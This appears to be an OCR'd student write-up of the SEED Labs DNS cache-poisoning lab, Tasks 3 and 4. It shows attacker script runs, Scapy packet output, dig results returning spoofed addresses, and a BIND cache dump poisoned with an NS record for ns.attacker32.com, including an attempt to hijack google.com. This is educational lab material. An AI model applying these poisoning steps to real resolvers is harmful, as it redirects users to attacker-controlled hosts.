
On the local DNS server's terminal run the command:

# rndc flush

Now run the program **in the attacker terminal** and show your spoofed information in the reply. The victim machine sends out a DNS query to the local DNS server using the dig command. Also show the spoofed packet captured on wireshark and the cache of the local DNS server and explain your results.

On the attacker terminal run the command:


# python3 task3.py




```
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# python3 task3.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:0b
  src       = 02:42:0a:09:00:35
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 28449
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0xb2d9
     src       = 10.9.0.53
     dst       = 199.43.135.53
     \options   \
###[ UDP ]###
        sport     = 33333
        dport     = domain
        len       = 64
        chksum    = 0x58f0
```

On the victim terminal run the command:

# dig www.example.com



```
root@seed-user:PES2UG20CS390:Name:VishwasM$:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 64784
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: c960c0a699a5d7ca01000000633ad3c2bf6b5eb059039b4f (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 1204 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Oct 03 12:21:22 UTC 2022
;; MSG SIZE  rcvd: 88

root@seed-user:PES2UG20CS390:Name:VishwasM$:/# dig ftp.example.com
```


[SEED Labs] Capturing from br-b0ee37d97d1e
File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Wireless
Tools
Help
Apply a display filter … <Ctrl-/>

```
No.   Time              Source        Destination   Protocol Length Info
    1 2022-10-03 17:5… 10.9.0.5      10.9.0.53     DNS        98 Standard query 0xfd10 A www.example.com OPT
    2 2022-10-03 17:5… 10.9.0.53     199.7.83.42   DNS        82 Standard query 0xda82 NS <Root> OPT
    3 2022-10-03 17:5… 10.9.0.53     199.7.83.42   DNS        88 Standard query 0x3f76 A _.com OPT
    4 2022-10-03 17:5… 199.7.83.42   10.9.0.53     DNS       300 Standard query response 0x3f76 A _.com NS a.gtld-servers.net …
    5 2022-10-03 17:5… 199.7.83.42   10.9.0.53     DNS        70 Standard query response 0xda82 NS <Root> OPT
    6 2022-10-03 17:5… 10.9.0.53     199.7.83.42   TCP        74 35469 → 53 [SYN] Seq=1754772345 Win=64240 Len=0 MSS=1460 SACK…
    7 2022-10-03 17:5… 10.9.0.53     199.7.83.42   TCP        74 36229 → 53 [SYN] Seq=1260936359 Win=64240 Len=0 MSS=1460 SACK…
    8 2022-10-03 17:5… 199.7.83.42   10.9.0.53     TCP        58 53 → 35469 [SYN, ACK] Seq=80784 Ack=1754772346 Win=32768 Len=…
    9 2022-10-03 17:5… 199.7.83.42   10.9.0.53     TCP        58 53 → 36229 [SYN, ACK] Seq=83896 Ack=1260936360 Win=32768 Len=…
   10 2022-10-03 17:5… 10.9.0.53     199.7.83.42   TCP        54 35469 → 53 [ACK] Seq=1754772346 Ack=80785 Win=64240 Len=0
   11 2022-10-03 17:5… 10.9.0.53     199.7.83.42   TCP        54 36229 → 53 [ACK] Seq=1260936360 Ack=83897 Win=64240 Len=0
   12 2022-10-03 17:5… 10.9.0.53     199.7.83.42   DNS        96 Standard query 0xa704 NS <Root> OPT
   13 2022-10-03 17:5… 10.9.0.53     199.7.83.42   DNS       102 Standard query 0x6265 A _.com OPT
   14 2022-10-03 17:5… 199.7.83.42   10.9.0.53     DNS      1153 Standard query response 0xa704 NS <Root> NS a.root-servers.ne…
   15 2022-10-03 17:5… 10.9.0.53     199.7.83.42   TCP        54 36229 → 53 [ACK] Seq=1260936402 Ack=84996 Win=63742 Len=0
   16 2022-10-03 17:5… 10.9.0.53     199.7.83.42   TCP        54 36229 → 53 [FIN, ACK] Seq=1260936402 Ack=84996 Win=63742 Len=0
   17 2022-10-03 17:5… 199.7.83.42   10.9.0.53     TCP        54 53 → 36229 [ACK] Seq=84996 Ack=1260936403 Win=32725 Len=0
   18 2022-10-03 17:5… 199.7.83.42   10.9.0.53     DNS      1221 Standard query response 0x6265 A _.com NS a.gtld-servers.net …
```

```
› Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface br-b0ee37d97d1e, id 0
› Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:35 (02:42:0a:09:00:35)
› Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.53
› User Datagram Protocol, Src Port: 33698, Dst Port: 53
⌄ Domain Name System (query)
    Transaction ID: 0xfd10
  › Flags: 0x0120 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 1
  › Queries
```

```
0020  00 35 83 a2 00 35 00 40  14 9d fd 10 01 20 00 01   ·5···5·@ ········
0030  00 00 00 00 00 01 03 77  77 77 07 65 78 61 6d 70   ·······w ww·examp
0040  6c 65 03 63 6f 6d 00 00  01 00 01 00 00 29 10 00   le·com·· ·····)··
0050  00 00 00 00 00 0c 00 0a  00 08 c9 60 c0 a6 99 a5   ········ ···`····
0060  d7 ca                                              ··
```


User Datagram Protocol (udp), 8 bytes   Packets: 175 · Displayed: 175 (100.0%)   Profile: Default

If your attack is successful, when you run the dig command on the user machine for any hostname in the example.com domain, you will get the fake IP address provided by ns.attacker32.com.

On the victim terminal run the command:

# dig www.example.com

# dig ftp.example.com




```
root@seed-user:PES2UG20CS390:Name:VishwasM$:/# dig ftp.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> ftp.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 9600
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 2b5670dd3c03fc2901000000633ad418e7887d4c30b1a76c (good)
;; QUESTION SECTION:
;ftp.example.com.               IN      A

;; ANSWER SECTION:
ftp.example.com.        259200  IN      A       1.2.3.6

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Oct 03 12:22:48 UTC 2022
;; MSG SIZE  rcvd: 88

root@seed-user:PES2UG20CS390:Name:VishwasM$:/# 
```

On the local DNS server's terminal run the commands:

# rndc dumpdb -cache

# cat /var/cache/bind/dump.db | grep example



```
root@local-dns-server:PES2UG20CS390:Name:VishwasM$:/# rndc flush
root@local-dns-server:PES2UG20CS390:Name:VishwasM$:/# rndc dumpdb -cache
root@local-dns-server:PES2UG20CS390:Name:VishwasM$:/# cat /var/cache/bind/dump.db | grep
 example
example.com.            777532  NS      ns.attacker32.com.
www.example.com.        863933  A       1.1.1.1
root@local-dns-server:PES2UG20CS390:Name:VishwasM$:/# 
```

Task 4: Spoofing NS Records for Another Domain

In the previous attack, we successfully poison the cache of the local DNS server, so ns.attacker32.com
becomes the nameserver for the example.com domain. Inspired by this success, we would like to extend its impact to other domains. Namely, in the spoofed response triggered by a query for www.example.com, we would like to add additional entry in the Authority section (see the following), so ns.attacker32.com is also used as the nameserver for google.com. The goal of this task is to see whether the entries we provide in the authority section are cached on the local DNS server or not and explain your results.


```
;; AUTHORITY SECTION:
example.com.            259200  IN      NS    ns.attacker32.com.
google.com.             259200  IN      NS    ns.attacker32.com.
```

On the local DNS server's terminal run the command:
# rndc flush

Now run the program in the attacker machine and show your spoofed information in the reply. Also show the **spoofed packet captured on wireshark** and the cache of the local DNS server and explain your results.

On the attacker terminal run the command:


# python3 task4.py




```
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# python3 task4.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:0b
  src       = 02:42:0a:09:00:35
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 7419
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0x700
     src       = 10.9.0.53
     dst       = 199.43.133.53
     \options   \
###[ UDP ]###
        sport     = 33333
        dport     = domain
        len       = 64
        chksum    = 0x56f0
```

On the victim terminal run the command:

# dig www.example.com



```
root@seed-user:PES2UG20CS390:Name:VishwasM$:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
